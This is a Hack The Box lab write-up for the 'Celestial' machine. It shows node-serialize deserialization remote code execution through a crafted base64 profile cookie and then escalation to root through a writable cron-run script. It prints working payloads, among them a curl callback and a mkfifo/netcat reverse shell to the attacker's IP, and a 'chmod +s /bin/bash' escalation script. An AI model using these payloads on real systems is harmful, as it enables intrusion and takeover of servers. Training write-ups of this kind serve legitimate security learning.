
Hack The Box Celestial Writeup (Medium Linux)
Medium Linux box. An Express app deserializes a base64 profile cookie with node-serialize, and a root cron running a writable script.py SUIDs bash.
Summary
Celestial runs only a Node.js Express app on port 3000, which answers with a 404 but sets a base64 profile cookie. Decoding that cookie shows a JSON object the server reflects back, and server.js turns out to hand it straight to node-serialize’s unserialize call. Building a payload around the \(ND_FUNC\) marker and appending a pair of parentheses makes the function self invoking during deserialization, so a curl callback proves execution and a netcat mkfifo payload returns a shell as sun. On the box, pspy shows root running python /home/sun/Documents/script.py from cron before copying the original back out of /root. That file is owned by sun, so replacing it with a script that runs chmod +s /bin/bash and waiting for the next cron tick gives a root shell through bash -p.
Service Enumeration
Ran nmap:
1
nmap -A 10.129.228.94 -vv -oN scans/nmap.all -p- --min-rate 2500 -T4  -Pn
Which yielded me only one result:
1
2
3
4
5
PORT     STATE SERVICE REASON  VERSION
3000/tcp open  http    syn-ack Node.js Express framework
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Web Server Enumeration

I get a 404 page immediately when open the web sever on port 3000:
I can use curl -vv to see a little bit more information about the website:
1
curl http://10.129.228.94:3000/ -vv
It tells me it’s a express-powered website and I can see now the server sets a cookie named “profile”:
1
2
< X-Powered-By: Express
< Set-Cookie: profile=eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ%3D%3D; Max-Age=900; Path=/; Expires=Mon, 03 Nov 2025 22:22:09 GMT; HttpOnly
I use cyberchef to decode the cookie:

Which got me the following results:
1
{"username":"Dummy","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"2"}
If I restart the page, it returns me a new message:

It seems like the web application is using the data from the cookie to return new data on the webpage. To test this, I used cyberchef to encode the following cookie:
1
{"username":"test","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"7"}
To base64:
1
eyJ1c2VybmFtZSI6InRlc3QiLCJjb3VudHJ5IjoiSWRrIFByb2JhYmx5IFNvbWV3aGVyZSBEdW1iIiwiY2l0eSI6IkxhbWV0b3duIiwibnVtIjoiNyJ9
And sure enough, the behavior is confirmed. Specially since there is no front-end code, because the website could be using javascript to process the cookie data. If I check for the source code of the webpage, I see no html at all, just the response from the server:

Remote Code Execution: Node Serialization Attack
I did google for nodejs serialization and found the following article:

It describes a proof of concept script that serializes a payload that executes code:
1
2
3
4
5
6
7
8
let y = {
  rce: function() {
    require('child_process').exec('rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <local-ip> <local-port> >/tmp/f', function(error, stdout, stderr) { console.log(stdout); });
  },
};

let serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
I did adapt this proof of concept (saved to my machine as “exploit.js”) to match the current machine like so:
1
2
3
4
5
6
7
8
9
let exploit = {
    "username":function() { require('child_process').exec('curl 10.10.15.156', function(error, stdout, stderr) { console.log(stdout); }); },
    "country":"Idk Probably Somewhere Dumb",
    "city":"Lametown",
    "num":"7"
};

let serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(exploit));
I did serialize it:
1
2
3
4
$ node exploit.js

Serialized:
{"username":"_$$ND_FUNC$$_function() { require('child_process').exec('curl 10.10.15.156', function(error, stdout, stderr) { console.log(stdout); }); }","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"7"}
Used burp decoder tab to base64 encode it:

I went to my repeater tab with this new base64 cookie, changed the request cookie value and sent the request over to the machine. However, the server did interpret my function as a normal string it seems like:

After thinkering with it for a while, I noticed the only thing that was missing was to add () at the end to make it an IIFE (Immediately Invoked Function Expression):

So the payload would look like:
1
{"username":"_$$ND_FUNC$$_function() { require('child_process').exec('curl 10.10.15.156', function(error, stdout, stderr) { console.log(stdout); }); }()","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"7"}
I set up a python http server to listen for any potential connections:
1
sudo python3 -m http.server 80
I base64 encoded it again, replaced the cookie value and did shoot a request to the server. This time, the server actually executed my malicious function. The server did return me an error saying:
1
An error occurred...invalid username type
But I got a GET request log in my python web server, indicating my “curl” command was executed on the server:
1
10.129.228.94 - - [04/Nov/2025 13:49:04] "GET / HTTP/1.1" 200 -
Knowing my code is being executed, I prepared a revere shell payload with revshells.com for netcat mkfifo:

With that my final payload for the cookie is:
1
{"username":"_$$ND_FUNC$$_function() { require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.156 9999 >/tmp/f', function(error, stdout, stderr) { console.log(stdout); }); }()","country":"Idk Probably Somewhere Dumb","city":"Lametown","num":"7"}
Again, base64 encode, change cookie value and submit. Be sure to have netcat listening:
1
nc -lvnp 9999
Post Exploitation
I got a shell as user “sun”. In this user’s directory, I can see the code that was running on the back-end looks like (/home/sun/server.js):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())

app.get('/', function(req, res) {
 if (req.cookies.profile) {
   var str = new Buffer(req.cookies.profile, 'base64').toString();
   var obj = serialize.unserialize(str);
   if (obj.username) {
     var sum = eval(obj.num + obj.num);
     res.send("Hey " + obj.username + " " + obj.num + " + " + obj.num + " is " + sum);
   }else{
     res.send("An error occurred...invalid username type");
   }
}else {
     res.cookie('profile', "eyJ1c2VybmFtZSI6IkR1bW15IiwiY291bnRyeSI6IklkayBQcm9iYWJseSBTb21ld2hlcmUgRHVtYiIsImNpdHkiOiJMYW1ldG93biIsIm51bSI6IjIifQ==", {
       maxAge: 900000,
       httpOnly: true
     });
 }
 res.send("<h1>404</h1>");
});
app.listen(3000);
Here we can see how the server is taking user-controlled data from a cookie, decoding it from base64, and then deserializing it directly without any validation:
1
2
var str = new Buffer(req.cookies.profile, 'base64').toString();
var obj = serialize.unserialize(str);
This is dangerous because the node-serialize library has a known vulnerability where it can execute code during the deserialization process.
Privilege Escalation
I did run linpeas against the machine, and one of the first things it points out is the fact that the kernel version is really old:
1
Linux version 4.4.0-31-generic (buildd@lgw01-16) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2.1) ) #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016
Privilege escalation is just about exploring a cronjob though. I can see a recently created output.txt in my home directory (/home/sun):
1
-rw-r--r--  1 root root      21 Nov  4 19:50 output.txt
And if I use pspy to inspect processes, I locate the command that’s being executed as root:

More specifically, it’s running:
1
2
3
4
5
6
7
8
9
10
2025/11/04 20:00:01 CMD: UID=0     PID=2742   | python /home/sun/Documents/script.py
2025/11/04 20:00:01 CMD: UID=0     PID=2741   | /bin/sh -c python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py
2025/11/04 20:00:01 CMD: UID=0     PID=2740   | /usr/sbin/CRON -f
2025/11/04 20:00:01 CMD: UID=0     PID=2739   | /usr/sbin/CRON -f
2025/11/04 20:00:01 CMD: UID=0     PID=2743   | /usr/sbin/CRON -f
2025/11/04 20:00:01 CMD: UID=1000  PID=2744   |
2025/11/04 20:00:01 CMD: UID=0     PID=2750   | chown sun:sun /home/sun/Documents/script.py
2025/11/04 20:00:01 CMD: UID=0     PID=2751   | /bin/sh -c python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py
2025/11/04 20:00:01 CMD: UID=0     PID=2752   | date -R -r /home/sun/Documents/user.txt
2025/11/04 20:00:01 CMD: UID=0     PID=2753   | /bin/sh -c python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py
After running it for the first time, it then copies over the script from /root/script.py to sun’s Documents folder, but now it’s too late, our malicious script would have run already at that point.
However, “script.py” is owned by my user:
1
-rw-rw-r-- 1 sun  sun  29 Nov  3 16:58 script.py
So I created a malicious script.py in my attacking machine:
1
2
3
import os

os.system("chmod +s /bin/bash")
Fired up a python web server:
1
sudo python3 -m http.server 80
Remove the original script.py in the target machine and get the malicious script:
1
wget 10.10.15.156/script.py
After a few seconds I could execute bash with elevated privileges:
1
/bin/bash -p